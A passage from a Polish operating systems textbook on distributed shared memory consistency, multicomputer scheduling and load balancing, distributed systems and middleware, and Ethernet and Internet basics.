Jeśli zapisywane strony nie są replikowane, osiągnięcie spójności nie stanowi problemu. Istnieje dokładnie jedna kopia każdej zapisywanej strony, która jest dynamicznie przenoszona w miarę potrzeb. Ponieważ nie zawsze jest możliwe określenie z góry, które strony są zapisywane, w wielu systemach DSM, kiedy proces próbuje odczytać zdalną stronę, wykonywana jest jej lokalna kopia. W tym momencie kopie, zarówno lokalna, jak i zdalna, są oznaczane w odpowiedniej jednostce MMU jako dostępne tylko do odczytu. Jeśli wszystkie odwołania dotyczą odczytów, wszystko przebiega bez problemu.

Jeżeli jednak dowolny proces spróbuje zapisać replikowaną stronę, powstaje potencjalny problem spójności, ponieważ modyfikacja jednej kopii i pozostawienie drugiej bez zmian jest nie do przyjęcia. Sytuacja ta jest analogiczna do przypadku, który występuje w systemie wieloprocesorowym, gdy procesor próbuje modyfikować słowo występujące w wielu pamięciach podręcznych. Rozwiązaniem tego problemu jest nakazanie procesorowi, który zamierza zrealizować zapis, aby najpierw ustawił na magistrali sygnał informujący wszystkie pozostałe procesory o konieczności anulowania swojej kopii bloku z pamięci podręcznej. Systemy DSM zwykle działają tak samo. Przed zapisaniem współdzielonej strony wysyłany jest komunikat do wszystkich procesorów zawierających kopię strony z poleceniem anulowania odwzorowania i unieważnienia strony. Kiedy wszystkie procesory odpowiedzą, że anulowanie odwzorowania się zakończyło, procesor, który zgłaszał zamiar zapisu, może go zrealizować.

W pewnych okolicznościach możliwe jest również tolerowanie wielu kopii zapisywanych stron. Jednym ze sposobów jest zezwolenie procesorowi na to, by ustanowił blokadę na fragmencie przestrzeni adresów wirtualnych, a następnie wykonanie wielu operacji odczytu i zapisu na zablokowanej pamięci. W momencie zwolnienia blokady zmiany mogą być propagowane na inne kopie. O ile tylko jeden procesor może zablokować stronę w danym momencie, ten mechanizm zachowuje spójność.

Alternatywnie, jeśli potencjalnie zapisywana strona zostaje faktycznie zapisana po raz pierwszy, wykonywana jest czysta kopia i zapisywana w procesorze wykonującym zapis. Można wtedy uzyskać blokadę na stronie, zaktualizować ją, po czym zwolnić blokadę. Kiedy później proces na zdalnym komputerze próbuje uzyskać blokadę strony, procesor, który wcześniej ją zapisał,

porównuje bieżący stan strony z czystą kopią i tworzy komunikat zawierający listę wszystkich słów, które uległy zmianie. Lista ta jest następnie przesyłana do procesora żądającego blokady w celu zaktualizowania swojej kopii zamiast jej unieważniania [Keleher et al., 1994].

8.2.6. Szeregowanie systemów wielokomputerowych

W systemach wieloprocesorowych wszystkie procesy rezydują w tej samej pamięci. Kiedy procesor zakończy swoje bieżące zadanie, wybiera proces i go uruchamia. Ogólnie rzecz biorąc, potencjalnymi kandydatami są wszystkie procesy. W systemach wielokomputerowych sytuacja jest zupełnie inna. Każdy węzeł dysponuje własną pamięcią oraz własnym zbiorem procesów. Procesor nr 1 nie może nagle zdecydować, że uruchomi proces zlokalizowany na węźle 4 bez wcześniejszego wykonania odpowiednich czynności przygotowawczych. Różnica ta oznacza, że szeregowanie w systemach wielokomputerowych jest łatwiejsze, ale przydział procesów do węzłów okazuje się ważniejszy. Problemy te przeanalizujemy poniżej.

Szeregowanie w systemach wielokomputerowych pod pewnymi względami przypomina szeregowanie w systemach wieloprocesorowych, ale nie wszystkie algorytmy z tych pierwszych mają zastosowanie do tych drugich. Jednak najprostszy algorytm z systemów wieloprocesorowych — utrzymywanie globalnej listy procesów będących w gotowości — nie działa, ponieważ każdy proces może wykonywać się tylko na tym procesorze, w którym w danym momencie się znajduje. W chwili tworzenia nowego procesu można jednak dokonać wyboru miejsca jego umieszczenia — np. w celu zrównoważenia obciążenia.

Ponieważ każdy węzeł ma własne procesy, można zastosować dowolny lokalny algorytm szeregowania. Można również skorzystać z szeregowania zespołów znanego z systemów wieloprocesorowych. Algorytm ten wymaga bowiem tylko początkowej zgody co do tego, który proces uruchomić w którym przedziale czasu, oraz jakiegoś mechanizmu koordynacji przedziałów czasowych początkowego i końcowego.

8.2.7. Równoważenie obciążenia


O szeregowaniu w systemach wielokomputerowych nie da się zbyt wiele powiedzieć, ponieważ po przypisaniu procesu do węzła można zastosować dowolny lokalny algorytm szeregowania, o ile tylko stosowane jest szeregowanie zespołów. Jednak dokładnie z tego powodu, że po przypisaniu procesu do węzła nie mamy nad nim zbyt wielkiej kontroli, ważna jest decyzja o tym, który proces ma być przypisany do którego węzła. Konfiguracja ta różni się od systemów wieloprocesorowych, w których wszystkie procesy istnieją w tej samej pamięci i można je dowolnie przyporządkować do dowolnego procesora. W związku z tym warto się przyjrzeć, w jaki sposób można wydajnie przypisywać procesy do węzłów. Algorytmy i heurystyki wykonywania tego przypisania są znane jako *algorytmy alokacji procesorów*.

Przez lata zaproponowano wiele algorytmów alokacji procesorów (tzn. węzłów). Algorytmy te różnią się założeniami co do tego, jakie informacje są znane i jaki jest cel ich działania. Do znanych właściwości procesu należą wymagania w zakresie procesorów, pamięci oraz komunikacji z innymi procesami. Możliwe cele działania to minimalizacja marnotrawionych cykli procesora z powodu braku lokalnych działań, minimalizacja całkowitego pasma komunikacyjnego oraz zapewnienie sprawiedliwego przydziału dla użytkowników i procesów. Poniżej zaprezentujemy kilka algorytmów, aby przybliżyć dostępne możliwości.

Algorytm deterministyczny według teorii grafów

Szeroko analizowaną klasę algorytmów tworzą algorytmy dla systemów składających się z procesów o znanych wymaganiach w zakresie procesora i pamięci oraz znanej macierzy ruchu pomiędzy poszczególnymi parami procesów. Jeśli liczba procesów jest większa od liczby procesorów, k , to do każdego procesora musi być przypisanych kilka procesów. Idea polega na wykonyaniu tego przypisania w celu zminimalizowania ruchu sieciowego.

System może być reprezentowany w postaci grafu z wagami, w którym każdy wierzchołek jest procesem, a każdy łuk reprezentuje przepływ komunikatów pomiędzy dwoma procesami. Z matematycznego punktu widzenia problem sprowadza się do znalezienia sposobu podziału (tzn. pocięcia) grafu na k rozłącznych podgrafów, co podlega różnym ograniczeniom (np. całkowite wymagania w zakresie procesora i pamięci dla każdego podgrafa nie mogą być większe niż pewna wartość minimalna). Dla każdego rozwiązania, które spełnia ograniczenia, łuki mieszczące się w całości w obrębie pojedynczego podgrafa reprezentują komunikację wewnętrz maszyny i mogą być zignorowane. Łuki prowadzące z jednego podgrafa do innego reprezentują ruch sieciowy. Celem jest znalezienie sposobu podziału, który minimalizuje ruch sieciowy, a jednocześnie spełnia wszystkie ograniczenia. Dla przykładu na rysunku 8.24 pokazano system złożony z dziewięciu procesów od A do I. Każdy łuk jest oznaczony etykietą, która informuje o tym, jakie jest średnie obciążenie komunikacyjne pomiędzy tymi dwoma procesami (np. w Mb/s).



Rysunek 8.24. Dwa sposoby przydziału dziewięciu procesów do trzech węzłów


Na rysunku 8.24(a) wydzieliliśmy graf z procesami A, E i G jako węzeł 1, z procesami B, F i H jako węzeł 2 i z procesami C, D oraz I jako węzeł 3. Całkowity ruch sieciowy jest sumą łuków poprzecinanych przez cięcia (linie przerywane) i wynosi 30 jednostek. Na rysunku 8.24(b) pokazano inny podział, w którym jest tylko 28 jednostek ruchu sieciowego. Przy założeniu, że graf spełnia wszystkie ograniczenia w zakresie pamięci i procesora, jest to lepszy wybór, ponieważ wymaga mniej komunikacji.

Intuicyjnie wykonywana przez nas operacja to wyszukiwanie klastrów, które są ściśle ze sobą powiązane (wysoka intensywność ruchu pomiędzy klastrami), ale które tylko w niewielkim stopniu wchodzą w interakcje z innymi klastrami (niska intensywność ruchu pomiędzy klastrami). Jednymi z pierwszych artykułów, w których opisano ten problem, były [Chow i Abraham, 1982], [Lo, 1984], [Stone i Bokhari, 1978].

Rozproszony algorytm heurystyczny inicjujący przez nadawcę

Przyjrzyjmy się teraz kilku algorytmom rozproszonym. Jeden z algorytmów mówi, że w momencie utworzenia procesu jest on uruchamiany na węźle, który go utworzył, o ile ten węzeł nie jest przeciążony. Metryką przeciążenia może być zbyt wiele procesów, zbyt duży zbiór roboczy lub

jakaś inną metryką. Jeśli węzeł jest przeciążony, wybiera losowo inny węzeł, pytając go, jakie jest obciążenie (przy użyciu tej samej metryki). Jeśli sondowane obciążenie węzła spada poniżej pewnej wartości progowej, wysyłany jest tam nowy proces [Eager et al., 1986]. Jeśli tak się nie dzieje, do sondowania wybierana jest inna maszyna. Sondowanie nie trwa wiecznie. Jeśli podczas N prób nie zostanie odnaleziony odpowiedni host, algorytm kończy działanie, a proces zaczyna działać na maszynie, która stworzyła proces. Idea jest taka, aby mocno obciążone węzły spróbowaly pozbyć się nadmiaru pracy. Sytuację tę zilustrowano na rysunku 8.25(a), który przedstawia mechanizm równoważenia obciążenia zainicjowany przez nadawcę.



Rysunek 8.25. (a) Przeladowany węzeł szuka mniej obciążonego węzła, aby przekazać mu procesy;
 (b) pusty węzeł szukający pracy

W pracy [Eager et al., 1986] skonstruowano analityczny model kolejkowania dla tego algorytmu. Wykorzystanie tego modelu pozwoliło ustalić, że algorytm zachowuje się poprawnie i jest stabilny przy różnych parametrach, w tym różnych wartościach progowych, kosztach transferu oraz limitach sondowania.

Niemniej jednak należy zauważyć, że w warunkach dużego obciążenia wszystkie komputery będą stale wysyłyły zapytania do innych komputerów, podejmując bezskuteczne próby znalezienia węzła, który będzie chętny zaakceptować więcej pracy. Co prawda uda się odciążyć kilka procesów, ale próba osiągnięcia tego stanu jest związana ze znacznymi kosztami.

Rozproszony algorytm heurystyczny inicjowany przez odbiorcę

Algorytm zaprezentowany powyżej, który jest inicjowany przez przeciążonego nadawcę, uzupełnia algorytm inicjowany przez niedostatecznie obciążonego odbiorcę. Algorytm ten zaprezentowano na rysunku 8.25(b). W przypadku tego algorytmu zawsze, kiedy proces skończy działanie, sprawdza, czy ma wystarczająco dużo pracy do wykonania. Jeśli nie, wybiera losowo jakiś węzeł i prosi go o trochę pracy. Jeśli ten węzeł nie ma nic do zaoferowania, pyta drugą, a następnie trzecią maszynę. Jeśli w ciągu N prób węzeł nie znajdzie żadnej pracy, czasowo przestaje pytać, wykonyuje działania, które nagromadziły się w kolejce, i próbuje ponownie, kiedy następny proces zakończy działanie. Jeśli nie jest dostępna żadna praca, maszyna przechodzi do stanu bezczynności. Po upływie ustalonego przedziału czasu ponownie zaczyna sondowanie.

Zaleta tego algorytmu polega na tym, że nie wprowadza on w krytycznych momentach dodatkowego obciążenia na system. Algorytm inicjowany przez nadawcę wykonuje wiele prób dokładnie

wtedy, kiedy system jest najmniej przygotowany na tolerowanie tej sytuacji — w warunkach intensywnego obciążenia. W przypadku algorytmu inicjowanego przez odbiorcę, kiedy system jest intensywnie obciążony, szanse na to, że węzeł będzie miał zbyt mało pracy, są niskie. Jeśli jednak to się zdarzy, łatwo będzie znaleźć pracę do przejęcia. Wtedy, kiedy jest mało pracy, algorytm inicjowany przez odbiorcę generuje intensywny ruch związany z sondowaniem, ponieważ wszystkie „bezrobotne” maszyny desperacko poszukują zajęcia. Jednak znacznie korzystniejsze okazuje się ponoszenie kosztów wtedy, gdy system jest niedociążony, niż wtedy gdy jest on przeciążony.

Możliwe jest również połączenie obu tych algorytmów. W takim przypadku węzły będą staraly się pozbyć pracy, jeśli będą miały jej za dużo, oraz uzyskać więcej pracy, jeśli nie będą jej miały wystarczająco. Poza tym komputery mogą usprawnić losowe odpytywanie dzięki utrzymywaniu historii prób. Dzięki temu można ustalić, czy jakieś komputery są stale niedociążone, czy przeciążone. Wtedy można zastosować jeden z omówionych algorytmów, w zależności od tego, czy inicjator chce się pozbyć pracy, czy zdobyć jej więcej.

8.3. SYSTEMY ROZPROSZONE

Po zakończeniu naszego studium systemów wieloprocesorowych, wielokomputerowych oraz maszyn wirtualnych nadszedł czas, by zająć się ostatnim typem systemów wieloprocesorowych — *systemami rozproszonymi*. Systemy te są podobne do systemów wielokomputerowych pod tym względem, że każdy węzeł posiada swoją własną, prywatną pamięć i nie posiada w systemie współdzielonej pamięci fizycznej. Systemy rozproszone są jednak jeszcze luźniej powiązane niż systemy wielokomputerowe.

Po pierwsze warto zaznaczyć, że węzły systemu wielokomputerowego zwykle zawierają procesor, pamięć RAM, interfejs sieciowy i np. twardy dysk do stronicowania. Dla odróżnienia każdy węzeł w systemie rozproszonym jest kompletnym komputerem zawierającym wiele urządzeń peryferyjnych. Co więcej, węzły w systemie wielokomputerowym zwykle znajdują się w pojedynczym pomieszczeniu. W związku z tym mogą one komunikować się poprzez dedykowaną, superszybką sieć, w której węzły systemu rozproszonego mogą być rozproszone po świecie. I na koniec — wszystkie węzły systemu wielokomputerowego działają pod kontrolą tego samego systemu operacyjnego, wspólnie dzielą ten sam pojedynczy system plików oraz są stale administrowane. Z kolei węzły w systemie rozproszonym mogą działać w różnych systemach operacyjnych, z których każdy ma własny system plików i jest administrowany przez kogoś innego. Typowym przykładem systemu wielokomputerowego jest 512 węzłów w pojedynczym pokoju w firmie lub na uniwersytecie, które pracują np. nad zadaniami modelowania farmaceutycznego, natomiast typowy system rozproszony składa się z wielu tysięcy maszyn luźno współpracujących ze sobą przez internet. W tabeli 8.1 porównano systemy wieloprocesorowe, wielokomputerowe i rozproszone pod względem cech wymienionych powyżej.

Według tych metryk systemy wielokomputerowe są dokładnie pomiędzy systemami wieloprocesorowymi a wielokomputerowymi. Można sobie zadać następujące pytanie: czy systemy wielokomputerowe bardziej przypominają systemy wieloprocesorowe, czy systemy rozproszone? Co dziwne, odpowiedź w oczywisty sposób zależy od punktu widzenia. Z technicznego punktu widzenia systemy wieloprocesorowe są wyposażone we współdzieloną pamięć, natomiast pozostałe dwa typy systemów jej nie mają. Ta różnica prowadzi do różnych modeli programowania oraz różnego nastawienia. Jednak z punktu widzenia aplikacji systemy wieloprocesorowe

Tabela 8.1. Porównanie trzech rodzajów systemów zawierających wiele procesorów

Cecha	System wieloprocesorowy	System wielokomputerowy	System rozproszony
Konfiguracja węzła	Procesor	Procesor, RAM, interfejs sieciowy	Kompletny komputer
Peryferia węzła	Wszystkie współdzielone	Współdzielenie np. dysków	Każdy węzeł ma własny zestaw
Lokalizacja	Ta sama półka	Ten sam pokój	Nawet cały świat
Komunikacja międzywęzłowa	Współdzielona pamięć RAM	Dedykowana sieć wewnętrzna	Sieć tradycyjna
System operacyjny	Jeden, współdzielony	Wiele, takie same	Każdy może być inny
Systemy plików	Jeden, współdzielony	Jeden, współdzielony	Każdy węzeł ma własny
Administracja	Jedna organizacja	Jedna organizacja	Wiele organizacji

i wielokomputerowe to po prostu obszerne półki sprzętowe w pomieszczeniu serwerów. Oba są używane do rozwiązywania problemów intensywnych obliczeniowo. Z kolei system rozproszony, w którym mogą być połączone komputery z różnych zakątków internetu, zazwyczaj bardziej się zajmuje komunikacją niż obliczeniami i jest używany w inny sposób.

Luźne powiązanie komputerów w systemie rozproszonym jest zarówno mocną, jak i słabą stroną takiego systemu. Mocną stroną, ponieważ komputery mogą być używane w przeróżnych aplikacjach. Stanowi jednak również słabą stronę, ponieważ programowanie tych aplikacji, z uwagi na brak wspólnego modelu, jest trudne.


Typowe aplikacje internetowe obejmują dostęp do zdalnych komputerów (za pomocą usług *telnet*, *ssh* i *rlogin*), dostęp do zdalnych informacji (za pomocą sieci WWW i FTP — od ang. *File Transfer Protocol*), komunikację międzyludzką (za pomocą poczty elektronicznej i czatów) oraz wiele innych nowoczesnych zastosowań (np. e-commerce, telemedycyna czy też nauka na odległość). Kłopot z tymi aplikacjami polega na tym, że wszystkie one „próbują na nowo wynaleźć koło”. Przykładowo usługi e-mail, FTP i WWW to w zasadzie przesyłanie plików z punktu A do punktu B. Każda z tych usług wykorzystuje jednak inny sposób realizacji tej operacji. Posługuje się własną konwencją nazewnictwa, protokołami transferu, technikami replikacji itp. Choć wiele przeglądarek WWW ukrywa różnice przed przeciętnym użytkownikiem, właściwe mechanizmy są całkowicie odmienne. Ukrycie ich na poziomie interfejsu użytkownika można porównać do nakłonienia klienta serwisu WWW biura podróży do tego, by zamówił wycieczkę z Nowego Jorku do San Francisco i dopiero później dowiedział się, czy kupił bilet lotniczy, kolejowy, czy autobusowy.

Systemy rozproszone dodają do sieci, na której bazie działają, pewien wspólny paradygmat (model) dostarczający jednolitego sposobu patrzenia na cały system. Celem systemu rozproszonego jest przekształcenie luźno powiązanego zbioru komputerów w spójny system bazujący na jednej koncepcji. Czasami paradygmat jest prosty, a czasami bardziej rozbudowany, ale idea zawsze pozostaje taka sama — dostarczyć czegoś, co unifikuje system.

Prosty przykład paradygmatu unifikującego w nieco innym kontekście można znaleźć w systemie UNIX, w którym wszystkie urządzenia są stworzone w taki sposób, aby przypominały pliki. Doprowadzenie do sytuacji, w której klawiatury, drukarki i łączą szeregowe działają w taki sam sposób i z użyciem takich samych prymitywów, pozwala na łatwiejsze posługiwanie się nimi niż wtedy, gdyby wszystkie one miały być pojęciowo różne.

System rozproszony może osiągnąć pewną metrykę jednolitości w obliczu różnego sprzętu i systemów operacyjnych dzięki temu, że powyżej warstwy systemu operacyjnego występuje

warstwa oprogramowania. Warstwę pośrednią, określającą jako *oprogramowanie pośredniczące* lub inaczej *middleware*, zilustrowano na rysunku 8.26. Warstwa ta dostarcza różnych struktur danych i operacji umożliwiających procesom i użytkownikom na zdalnych maszynach komunikowanie się ze sobą w spójny sposób.



Rysunek 8.26. Miejsce warstwy middleware w systemie rozproszonym

Oprogramowanie middleware w pewnym sensie można porównać do systemu operacyjnego systemu rozprozonego. Dlatego właśnie jest omawiane w książce poświęconej systemom operacyjnym. Z drugiej strony *nie* jest to prawdziwy system operacyjny, zatem analiza nie może być tak szczegółowa. Kompleksowe omówienie systemów rozproszonych na poziomie szczegółowości typowym dla systemów rozproszonych można znaleźć w książce *Distributed Systems* [Tanenbaum i van Steen, 2007]. W pozostałej części tego rozdziału przyjrzymy się pokrótkę sprzętowi stosowanemu w systemach rozproszonych (tzn. sieci komputerowej działającej „pod spodem”), a następnie omówimy wykorzystywane oprogramowanie komunikacyjne (protokoły sieciowe). Następnie przeanalizujemy różne paradygmaty wykorzystywane w tych systemach.

8.3.1. Sprzęt sieciowy


Systemy rozprozone są zbudowane na bazie sieci komputerowych, zatem przyda się krótkie wprowadzenie w tę tematykę. Są dwa zasadnicze typy sieci: lokalne (*LAN* — od ang. *Local Area Networks*) obejmujące swoim zasięgiem budynek lub kampus oraz rozległe (*WAN* — od ang. *Wide Area Networks*), które mogą obejmować obszar miasta, kraju lub nawet cały świat. Najważniejszym rodzajem sieci LAN jest Ethernet, zatem to ją przeanalizujemy jako przykładową. Jako przykład sieci WAN omówimy internet, choć z technicznego punktu widzenia nie jest on siecią, ale federacją tysięcy osobnych sieci. Dla naszych celów wystarczy jednak, by uważać ją za jednolitą sieć WAN.

Ethernet

Klasyczny Ethernet, opisany w standardzie IEEE 802.3, składa się z koncentrycznego kabla, do którego jest podłączonych wiele komputerów. Nazwa kabla *Ethernet* pochodzi od *luminiferous ether*, co oznacza świetlny eter. Kiedyś uważano, że przez niego rozchodzi się promieniowanie elektromagnetyczne. (Kiedy w dziewiętnastym wieku brytyjski fizyk James Clerk Maxwell odkrył,

że promieniowanie elektromagnetyczne można opisać za pomocą równania falowego, założono, że przestrzeń musi być wypełniona jakimś medium — eterem, w którym rozchodzi się promieniowanie. Dopiero od chwili przeprowadzenia słynnego doświadczenia Michelsona-Morleya w 1887 roku, w wyniku którego nie udało się odkryć eteru, fizycy zdali sobie sprawę, że promieniowanie może rozchodzić się w próżni.

W pierwszych wersjach Ethernetu, aby przyłączyć komputer do sieci, dosłownie odsłaniano izolację kabla i przykręcano przewód prowadzący do komputera. Takie połączenie nazywano *rozgałęźnikiem-wampirem* (ang. *vampire tap*). Symbolicznie pokazano je na rysunku 8.27(a). Ze względu na trudność prawidłowego wykonania takich połączeń niedługo zaczęto stosować prawidłowe złącza. Niemniej jednak, z elektrycznego punktu widzenia, wszystkie komputery były połączone tak, jakby kable prowadzące do ich kart sieciowych zostały ze sobą złutowane.



Rysunek 8.27. (a) Klasyczny Ethernet; (b) przełączany Ethernet

Ponieważ do tego samego kabla podłączonych jest wiele komputerów, potrzebny jest protokół, aby zapobiec chaosowi. Aby przesłać pakiet w sieci Ethernet, komputer najpierw nasłuchuje kabla, aby stwierdzić, czy żaden inny komputer w tym czasie nie nadaje. Jeśli nie, to zaczyna transmisję pakietu składającego się z krótkiego nagłówka, za którym występują dane o rozmiarach od 0 do 1500 bajtów. Jeśli kabel jest używany, komputer czeka, aż bieżąca transmisja się zakończy, a następnie rozpoczyna wysyłanie.

Jeśli dwa komputery zaczną nadawać jednocześnie, występuje kolizja, którą oba komputery wykrywają. Oba reagują przerwaniem swojej transmisji, odczekaniem losowego czasu pomiędzy 0 a $T \mu s$, a następnie zaczynają działać od nowa. Jeśli wystąpi następna kolizja, wszystkie komputery, które wchodzą w kolizję, losują czas oczekiwania w przedziale od 0 do $2T \mu s$, a następnie podejmują kolejną próbę. Przy każdej następnej kolizji maksymalny czas oczekiwania jest podwojony, co zmniejsza szansę wystąpienia kolejnych kolizji. Algorytm ten nazywa się *wykładniczym cofaniem binarnym* (ang. *binary exponential backoff*). Wcześniej spotkaliśmy się z nim podczas omawiania sposobów zmniejszania kosztów odpytywania o blokadę.

Sieć Ethernet ma ograniczenia w postaci maksymalnej długości kabla oraz maksymalnej liczby komputerów, które można do niego podłączyć. Aby rozszerzyć dowolne z tych ograniczeń, duże budynki lub kampusy mogą być okablowane wieloma sieciami Ethernet, które następnie są połączone za pomocą specjalnych urządzeń określanych jako *mosty* (ang. *bridges*). Most umożliwia przesyłanie ruchu z jednej sieci Ethernet do innej, przy czym źródłowa sieć znajduje się po jednej stronie mostu, natomiast docelowa po drugiej.

W celu uniknięcia problemu kolizji w nowoczesnych sieciach Ethernet wykorzystuje się przełączniki w sposób pokazany na rysunku 8.27(b). Każdy przełącznik ma pewną liczbę portów, do których można podłączyć komputer, sieć Ethernet lub inny przełącznik. Kiedy pakiet pomyślnie uniknie wszystkich kolizji i dotrze do przełącznika, jest tam buforowany i wysyłany do

portu, do którego zostaje podłączony komputer docelowy. Dzięki przydzieleniu każdemu komputerowi własnego portu można wyeliminować wszystkie kolizje kosztem większych przełączników. Możliwe są również rozwiązania, w których do jednego portu podłącza się kilka komputerów. Na rysunku 8.27(a) pokazano klasyczną sieć Ethernet, w której wiele komputerów połączonych kablem za pośrednictwem rozgałęźników-wampirów jest podłączonych do jednego z portów przełącznika.

Internet

Internet ewoluował z sieci ARPANET — eksperymentalnej sieci z przełączaniem pakietów, finansowanej przez agencję ARPA (*Advanced Research Projects Agency*) Departamentu Obrony Stanów Zjednoczonych. Działanie sieci zainicjowano w grudniu 1969 roku. Wtedy była złożona z trzech komputerów w Kalifornii i jednego w Utah. Opracowano ją w szczytowym okresie zimnej wojny. Miała to być sieć w maksymalnym stopniu odporna na błędy, która będzie mogła zapewnić łączność wojskową nawet w warunkach bezpośredniego nuklearnego ataku na wiele części sieci, dzięki automatycznemu przekierowaniu ruchu w taki sposób, by ominąć uszkodzone komputery.


Sieć ARPANET dynamicznie się rozwijała w latach siedemdziesiątych. Ostatecznie objęła kilkaset komputerów. Wówczas dołączono do niej pakietową sieć radiową, sieć satelitarną i na koniec tysiące sieci Ethernet. W rezultacie powstała federacja sieci, którą dziś znamy jako internet.

Internet składa się z dwóch rodzajów komputerów: hostów i routerów. *Hosty* to komputery PC, notebooki, komputery podręczne, serwery, komputery mainframe oraz inne komputery należące do osób prywatnych lub firm, które chcą się podłączyć do internetu. *Routerы* są specjalizowanymi komputerami przełączającymi, które akceptują wchodzące pakiety w jednej z wielu wchodzących linii i przesyłają je do wielu linii wychodzących. Router jest podobny do przełącznika z rysunku 8.27(b), ale jednocześnie różni się od niego w sposób, który w tym miejscu nie będzie nas interesował. Routery są połączone ze sobą w duże sieci, przy czym każdy router jest wyposażony w kable lub światłowody do wielu innych routerów i hostów. Duże narodowe lub światowe sieci routerów są zarządzane przez firmy telefoniczne oraz operatorów internetowych *ISP* (od ang. *Internet Service Providers*).

Fragment sieci internet pokazano na rysunku 8.28. Na szczytzie mamy jedną z sieci szkieletowych (ang. *backbone*) zarządzaną przez operatora sieci szkieletowej. Składa się ona z wielu routerów połączonych szybkimi łączami światłowodowymi z sieciami szkieletowymi zarządzanymi przez inne firmy telefoniczne (często konkurujące ze sobą). Zazwyczaj żaden host nie ma bezpośredniego połączenia z siecią szkieletową. Wyjątek stanowią komputery testowe i zarządzające, należące do firm telekomunikacyjnych.

Do routerów sieci szkieletowej za pomocą połączeń światłowodowych średniej szybkości są podłączone sieci regionalne oraz routery dostawców usług internetowych. Z kolei w każdej korporacyjnej sieci Ethernet występuje router, który jest podłączony do routerów sieci regionalnej. Routery dostawców usług internetowych są podłączone do banków modemów używanych przez klientów dostawców ISP. W ten sposób każdy host w internecie ma przynajmniej jedną ścieżkę, a często wiele ścieżek do każdego innego hosta.

Cały ruch do internetu jest wysyłany w postaci pakietów. Wewnątrz pakietu jest zapisany adres docelowy. Ten adres zostaje wykorzystany do routingu. Kiedy pakiet dociera do routera, router wyodrębnia z niego adres docelowy i wyszukuje go w tablicy (lub jej części) w celu określenia linii wyjściowej, a tym samym routera, do którego należy wysłać pakiet. Procedura powtarza się do czasu, kiedy pakiet dotrze do hosta docelowego. Tablice routingu są bardzo



Rysunek 8.28. Fragment sieci internet

